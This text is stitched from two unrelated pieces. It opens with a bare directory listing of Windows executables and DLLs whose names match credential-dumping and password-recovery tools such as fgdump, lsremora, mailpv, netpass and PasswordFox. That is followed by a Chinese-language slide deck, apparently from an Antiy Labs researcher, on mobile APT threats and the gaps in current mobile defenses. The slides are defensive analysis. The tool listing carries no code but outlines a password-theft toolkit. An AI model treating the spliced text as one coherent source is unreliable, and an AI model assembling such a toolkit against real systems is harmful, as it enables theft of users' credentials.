FGDUMP.EXE	974.8 kB	DOS/Windows executable	Thu 01 May 2008
FIREPASSWORD.EXE	81.9 kB	DOS/Windows executable	Thu 19 Jun 2008
HideConsole.exe	1.5 kB	DOS/Windows executable	Sun 18 Nov 2007
iehv.exe	37.4 kB	DOS/Windows executable	Mon 26 May 2008
iepv.exe	44.5 kB	DOS/Windows executable	Sun 09 Jan 2011
LIBEAY32.DLL	888.8 kB	DOS/Windows executable	Wed 13 Apr 2005
libssl32.dll	632.2 kB	DOS/Windows executable	Wed 27 Sep 2006
lsremora.dll	73.7 kB	DOS/Windows executable	Tue 22 Jul 2008
lsremora64.dll	79.4 kB	DOS/Windows executable	Tue 22 Jul 2008
mailpv.exe	98.8 kB	DOS/Windows executable	Sat 05 May 2012
MSPASS.EXE	60.4 kB	DOS/Windows executable	Thu 22 May 2008
netpass.exe	45.6 kB	DOS/Windows executable	Sun 15 May 2011
nspr4.dll	73.7 kB	DOS/Windows executable	Sat 03 Jun 2006
nss3.dll	176.1 kB	DOS/Windows executable	Sat 03 Jun 2006
PasswordFox.exe	71.7 kB	DOS/Windows executable	Sat 05 May 2012
plc4.dll	8.7 kB	DOS/Windows executable	Sat 03 Jun 2006
plds4.dll	6.1 kB	DOS/Windows executable	Sat 03 Jun 2006
PORTQRY.EXE	143.4 kB	DOS/Windows executable	Wed 30 May 2007
PRODUKEY.EXE	34.3 kB	DOS/Windows executable	Tue 20 May 2008
PSPV.EXE	52.7 kB	DOS/Windows executable	Sat 24 Jun 2006



当前安全方案面临的挑战

现有的移动安全方案

个人系统

- 移动反病毒软件
- 主动防御软件

运营网络

- 移动互联网恶意代码检测系统
- 移动防火墙

办公环境

- MDM/MAM/MIM
- BYOD

移动设备

- 系统加固
- 设备数据加密

后台/云平台

- 自动化静态分析和程序分析
- 自动化行为分析和沙盒

应用软件

- 代码加固、版权保护和防盗版系统
- 源码安全审计软件

在移动APT场景下，
这些方案将面临许多新的问题……

对高级对抗技术的发现和应对



- 前端方案和后台体系如何有效发现和抵御采用了反逆向、反动态分析、反检测、反查杀技术的新型恶意代码？
- 哪种方案可以有效发现针对性触发的攻击？

对漏洞和漏洞利用的检测和防止



- 如何挖掘系统和软件的漏洞？
- 软件的安全升级、系统的安全补丁如何强制分发？
- 如何静态或动态地检测对普通漏洞的利用？
- 如果通过系统加固防止系统和软件层的漏洞利用？
- 如何检测系统中是否存在普通的漏洞？

对未知威胁的处理方式

- 新出现的对抗技术、新出现的提权漏洞、新出现的软件漏洞利用有没有统一的异常检测特征？
- 新出现的攻击链在哪个环节截断？
-

对数据泄露问题的应对

- 如何区分正常软件读取个人数据和APT软件读取个人数据这两种行为？
- 广告库和广告件大量回传个人数据，会不会造成进一步的问题？
- 如何检测和防止利用软件漏洞的信息搜集？

对安全边界的统一管理

- 设备管理的边界：服务器、办公PC、工作手机/个人手机、家庭PC、蓝牙设备、门禁卡、无线路由、WiFi共享设施、……
- 网络管理的边界：办公网络、家庭网络、移动网络、WiFi网络、……
- 数据管理的边界

结语

- 移动平台将成为APT攻击的下一个重点目标。
- 恶意代码的高级对抗技术、对系统和软件漏洞的利用将成为移动APT的“标配”。
- 现有安全方案存在不足，大量技术和非技术问题需要解决。

END

谢谢！

肖梓航 Claud Xiao

安天实验室 高级研究员

Email: xiaozihang@antiy.com

Website: <http://www.antiy.com>